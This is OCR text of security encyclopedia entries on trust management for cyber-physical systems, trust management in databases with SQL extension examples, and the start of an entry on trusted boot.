
The physical infrastructure is instrumented with sensors and actuators, which are connected to programmable logic controllers (PLCs) or remote terminal units (RTUs). A control network will manage the data between RTUs/PLCs and operator workstations. The operator workstations are mainly responsible for area supervisory control, while a higher main body workplace (e.g., corporate workplace) will often take charge of production, process optimization, and process recording.

Trust management is one important security mechanism to protect CPS from insider attacks, in which cyberattackers can reside inside the CPS environment, enjoying the access to the system or network resources. Trust-based mechanism differs case by case; some may calculate trust based on the successful transactions while others may calculate it based on the received complaints. There are usually two ways to build a trust management scheme (Li et al. 2020):

- *Information-based method*. The trust can be established by collecting and analyzing the information shared by the target node. As shown in Fig. 2, the testing node *A* can measure the reputation of target node *C* via the shared data (or observed event). An incentive mechanism is often used to encourage a node to behave truthfully. The reputation (direct trust) can be determined by punishing or awarding relevant behavior or actions of

target node. In addition, node *A* can seek recommendation (indirect trust) from node *B* regarding node *C*. The final trust value can be a fusion of direct and indirect trust.

- *Consultation-based method*. The trust can be built by sending a kind of message to challenge the target node, and receiving the relevant/corresponding response. As shown in Fig. 2, the testing node *A* can send a consultation message to node *C*. When the consultation is received, node *C* has to return the feedback. The final trust value can be derived by comparing the received feedback with the expected feedback.




Trust Management for Cyber-Physical Systems, Fig. 2 Trust relation establishment


Theory and Application

Conventional CPS often adopts a centralized server to facilitate the data analysis, while with the involvement of ICT, modern CPS can be organized in different ways, including centralized architecture, decentralized architecture, and distributed architecture. Hence, trust management schemes need to be designed according to the characteristics of each scenario.

The centralized architecture usually adopts a centralized entity (e.g., centralized server) to help monitor, collect, and analyze the data. As shown in Fig. 3a, the centralized server collects the data/information from each node and then builds the trust map for the network. Figure 3b shows an example of trust-based scheme for a particular type of CPS – wireless


sensor network (WSN) (Liu et al. 2019). Such a scheme uses a multiple routing scheme to divide a data packet into several shares, which can be transmitted to the sink along the different routing paths. The sensor nodes in each share routing can send some detection message to source nodes, and determine the status of other nodes.


(a)
Data
Data
Data
Data
Centralized
Server
Data


(b)
$v_{1,2}$
v_9
$v_{1,3}$
v_{10}
$v_{1,1}$
$v_{2,3}$
$v_{2,2}$
$v_{1,4}$
phase node
ς_1
$v_{2,1}$
v_{12}
ς_2
S_A
v_{13}
v_{11}
ς_3
$v_{3,1}$
ς_5
Sink
malicious node
v_{18}
v_{17}
$v_{4,1}$
R
$v_{5,1}$
ς_4
v_8
v_{16}
v_1
v_{15}
$v_{4,2}$
v_{14}
Detection routing
$v_{5,4}$
v_2
$v_{5,2}$
v_7
v_3
v_4
v_6
v_5
$v_{5,3}$

Trust Management for Cyber-Physical Systems, Fig. 3 Trust management under the centralized architecture. (**a**) Centralized structure and (**b**) An example of trust-based routing scheme (Liu et al. 2019)


The decentralized architecture mainly uses a hierarchical structure to handle the communication among entities (system sub-components) and central server. As shown in Fig. 4a, there is a two-layer hierarchical structure, where the servers are responsible for collecting and analyzing the shared data. The difference is that the server on the top can observe the data and actions from the server on the second layer. Thus, the top level server can derive and handle the trust relation among all underlying entities.


(a)
Server
(Top Level)
Data
Server
(Second Level)
Data
Data
(b)
Base Station
Data
Cluster Head (CH)
Sensor Node (SN)
Data
Data
Data
Require data
Send data
Target Node

Trust Management for Cyber-Physical Systems, Fig. 4 Trust management under the decentralized architecture. (**a**) Decentralized structure and (**b**) An example of Bayesian model-based trust management scheme (Meng et al. 2013)

Figure 4b shows an example of building Bayesian model-based trust management scheme for a wireless sensor network. The hierarchical WSN consists of multiple clusters, in which each cluster contains a cluster head (CH) and a number of sensor nodes (SNs) (Meng et al. 2013). Generally, a sensor node forwards its data (or information) to its corresponding cluster head and the cluster head then forwards the data to the base station. The use of Bayesian model is a kind of information-based trust method, in which the base station calculates the trust values for sensor nodes (and cluster heads) in the WSN. The basic assumption is that all packets sent from a node are independent from each other.

The distributed architecture removes the centralized entity, and allows each node collecting and analyzing the received data. As shown in Fig. 5a, each node can collect and send data/information to other nodes, without the need of a centralized server.


(a)
Data
Data
Data
Data
Data
Data
Data
Data
Data
Data
(b)
CIDN
CA
Register
Identity
Request or Challenge
Feedback
Ask to join
Decision & Info
Answer
Query
A
B
C
D
...
IDS
Trust Management
Feedback-based Trust
Packet-based Trust
Query Component
Collaboration
Communication

Trust Management for Cyber-Physical Systems, Fig. 5 Trust management under the distributed architecture. (**a**) Distributed structure and (**b**) An example of challenge-based trust management scheme (Li et al. 2017)

Figure 5b shows an example of challenge-based trust management scheme to secure collaborative intrusion detection networks (Li et al. 2017). Such scheme can send a kind of message called challenge (consultation-based trust method) to evaluate the trustworthiness of target nodes. A trust value can be computed by measuring the difference between the received feedback and the expected feedback. The challenge-based collaborative intrusion detection system (CIDS) consists of several main components: detector, trust management component, collaboration component, and communication component. Among these, collaboration component is responsible for sending out challenges.

Open Problems and Future Directions

Due to the importance of CPS, trust management has become an essential and important security mechanism, while how to design a robust trust management scheme is still an open challenge. Below are some issues that should be addressed in future research.

- *Security and attacks*. The failure of control systems can cause irreparable harm to the cyber-physical systems and to the people who depend on it. In the literature, many attacks have been developed and researched relating to CPSs such as deception attacks, integrity attacks, denial-of-service attacks, etc. There are several main reasons for causing those attacks (Cárdenas et al. 2008): (1) *Functional controllers*. Current controllers can provide many functionalities such as flexible configuration via a web server, digital communications, and so on. These increased capabilities may also result in implementation flaws (e.g., software bugs) and give rise to new vulnerabilities. (2) *Networked feature*. For efficiency reasons, control systems are being connected to corporate networks and the Internet. Therefore, the security challenges of CPSs will become more severe with the rapid growth of these networks. (3) *Open design*. Many professionals argued that open design is preferable so that they can find bugs more easily; however, this openness can also cause security risk (i.e., it is easier for an attacker to obtain the necessary knowledge to intrude the system). (4) *Commodity IT solutions*.

Nowadays, many control systems employ commodity IT systems, but they also inherit the vulnerabilities of these systems. (5) *Advanced threat*. Most existing trust management schemes can defeat common insider attacks, but may be vulnerable to advanced attacks like passive message fingerprint attack (PMFA) (Li and Kwok 2019).

- *Incentive design*. The use of incentive aims to motivate nodes to behave honestly, but unsuitable incentive mechanisms may decrease the possibility of reporting a malicious node. For example, if malicious nodes can utilize the incentive mechanism to award each other, they may maintain their reputation above the threshold. How to design an effective and suitable incentive mechanism is an important question.
- *Efficiency and energy*. To establish the trust map in a system or network, there is a need to share data and information, which may increase the communication delay, performance overloaded, and energy consumption. This is a very important issue in a resource-constrained environment. A fog computing device can be used to ease the burden locally.
- *Detection privacy*. In practice, trust management scheme needs to monitor and analyze the shared data in the network systems. However, data privacy has become an important issue (e.g., GDPR), which requires the trust computation to reserve the privacy of collected data. How to design privacy-preserving trust management schemes is an open challenge.

Cross-References

Cyber Physical System
Trust Management
Zero Trust Architecture

References

Cárdenas AA, Amin S, Sastry S (2008) Research challenges for the security of control systems. In: Proceedings of HotSec, pp 1–6

Giraldo J, Sarkar E, Cárdenas AA, Maniatakos M, Kantarcioglu M (2017) Security and privacy in cyber-physical systems: a survey of surveys. IEEE Des Test 34(4):7–17

Hassan MU, Rehmani MH, Chen J (2020) Differential privacy techniques for cyber physical systems: a survey. IEEE Commun Surv Tutorials 22(1):746–789

Li W, Kwok LF (2019) Challenge-based collaborative intrusion detection networks under passive message fingerprint attack: a further analysis. J Inf Secur Appl 47:1–7

Li W, Meng W, Kwok LF, Ip HHS (2017) Enhancing collaborative intrusion detection networks against insider attacks using supervised intrusion sensitivity-based trust management model. J Netw Comput Appl 77:135–145

Li W, Meng W, Zhu H (2020): Towards collaborative intrusion detection enhancement against insider attacks with multi-level trust. In: Proceedings of the 19th IEEE international conference on trust, security and privacy in computing and communications (TrustCom), IEEE

Liu Y, Liu X, Liu A, Xiong NN, Liu F (2019) A trust computing-based security routing scheme for cyber physical systems. ACM Trans Intell Syst Technol 10(6):61:1–61:27

Meng Y, Li W, Kwok LF (2013) Evaluation of detecting malicious nodes using Bayesian model in wireless intrusion detection. In: Proceedings of NSS, pp 40–53

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_693

Trust Management in Databases

Scott D. Stoller[38] ✉
(38) Department of Computer Science, Stony Brook University, Stony Brook, NY, USA

✉ **Scott D. Stoller**
Email: stoller@cs.stonybrook.edu

Definition

Trust management in databases refers to access control models that support the characteristic features of trust management – notably, decentralization of security policies and information used by the policies – and are seamlessly integrated with a database management system (DBMS).

Background

Traditional database access control models, such as the SQL access control model, are *static* – the assignment of privileges to users and roles is defined manually by administrators, and does not depend on or vary with the contents of the database or other information sources – and *centralized* – the access control policy for a database is stored in the same DBMS as the database and does not depend on any external information sources.

Such models are not well suited to distributed computing systems. Access control models better suited to such systems are *attribute-based*, the assignment of privileges is based on attributes of (and relations between) users and resources and varies automatically when this information changes – and *decentralized*, the policy and information used by the policy may come from multiple sources. To support this, all information is labeled with

its source, and policies specify which sources are trusted for which kinds of information. Access control models with these characteristics are often called *trust management* models.

Trust management policy languages are fundamentally *relational*: they define an *authorization* relation, which relates users with their privileges, in terms of relations describing the attributes of users and resources. Policies may also define and use auxiliary relations; this makes policies more modular and easier to read. Most trust management policy languages define these relations using *rules*, similar to rules in logic programming languages.

Theory

A general-purpose trust management system can, in principle, be used to control access to any resource, including a database, but trust management systems designed specifically for databases offer greater efficiency, security, and ease of use, by reusing existing functionality in the database. A key observation is that the most widely used databases are based on a relational language, namely, the structured query language (SQL). Thus, the relations defined and used in trust management policies can be represented by tables in the database, and the policy language can be based on SQL, instead of rules. di Vimercati et al. (2007) proposed the first trust management system with this design.

Several syntactically small but semantically powerful extensions to SQL are needed to realize this approach. One extension allows specification of trusted sources for the information in each table. Specifically, the definition of a database table *T* may include an optional clause that specifies a table or view *S* that contains a record for each trusted source for *T*; concretely, a designated column in *S* contains the source's name (e.g., public key or X.509 distinguished name). Only information from those sources may be inserted in *T*. For example, using syntax similar to that proposed by Stoller (2009), the statement `create certtable Patient (namevarchar(30), id varchar(9)) check (issuer in(select subject from Physician))` defines a table named `Patient` with columns `name` and `id` and whose trusted sources are principals named in the `Physician` table. Specifically, data in an X.509 attribute certificate *C* can be inserted in `Patient` only if (1) *C*'s issuer is named in the `subject` column of some record in `Physician` and (2) *C*

contains an attribute corresponding to (i.e., with the same name as) each column of `Patient`.

A second extension connects attribute information stored in tables and views with access privileges and role memberships. A new form of the SQL grant statement specifies a table or view *T* and a privilege *P* (e.g., permission to update a specified table). Each user for which *T* contains a record is granted privilege *P*. This invariant is maintained whenever the contents of *T* changes. A similar variant of the grant statement specifies a role *R* instead of a privilege *P*: each user for which *T* contains a record is granted membership in *R*. For example, using syntax similar to that proposed by Stoller (2009), the attribute-based grant statement `ab_grant delete on Patient to (select subject from Physician)` grants the privilege to delete records from the `Patient` table to principals whose name appears in the `subject` column of the `Physician` table.

di Vimercati et al. (2012) designed a trust management system for databases that features an efficient algorithm for verifying whether the attribute information in given certificates should be trusted, based on a set of supporting certificates and the database's trust management policy.

Advanced trust management features, such as credential discovery and trust negotiation, also fit naturally in this framework. For example, suppose a user tries to insert a certificate *C* into a table *T*, but *C*'s issuer *I* does not appear in the table or view *S* of trusted sources for *T*. The system might automatically ask trusted sources for *S* to send certificates about *I*, which could then be inserted in *S*, allowing *C* to be inserted in *T*. This is an example of *credential discovery*. Sources for *S* can create such certificates from information stored in tables. However, a source will do this only if the requested information is releasable to the requester according to the source's *trust negotiation* policy, which might specify that the information is releasable only to requesters with certain attributes. Another small extension to the syntax of database table definitions allows specification of trust negotiation policies.

Although database systems do not currently support trust management, it seems likely that they will support it in the future, because of the importance of trust management in large-scale systems, because current database security models can be extended seamlessly to support trust

management, and because these extensions require only localized changes to the database implementation.

Cross-References

Access Control
SQL Access Control Model
Trust Management

References

Stoller SD (2009) Trust management and trust negotiation in an extension of SQL. In: Proceedings of the 4th International Symposium on Trustworthy Global Computing (TGC 2008), volume 5474 of Lecture notes in computer science. Springer, pp 186–200

di Vimercati SDC, Jajodia S, Paraboschi S, Samarati P (2007) Trust management services in relational databases. In: Proceedings of the 2007 ACM Symposium on Information, Computer and Communications Security (ASIACCS). ACM, pp 149–160

di Vimercati SDC, Foresti S, Jajodia S, Paraboschi S, Psaila G, Samarati P (2012) Integrating trust management and access control in data-intensive Web applications. ACM Trans Web 6(2):6:1–6:43

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_794

Trusted Boot

William D. Casper[39] ✉ and Stephen M. Papa[39] ✉
(39) High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

✉ **William D. Casper (Corresponding author)**
Email: nair@lyle.smu.edu
Email: william.d.casper@lmco.com

✉ **Stephen M. Papa**
Email: nair@lyle.smu.edu
Email: spapa@mail.smu.edu

Synonyms

IC integrated circuit

Definition

Trust: (a) assured reliance on the character, ability, strength, or truth of someone or something (b) one in which confidence is placed (http://www.merriam-webster.com/dictionary).

Trusted Boot refers to the ability to have confidence or trust in the security of a system startup, beginning with the initial configuration boot of the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

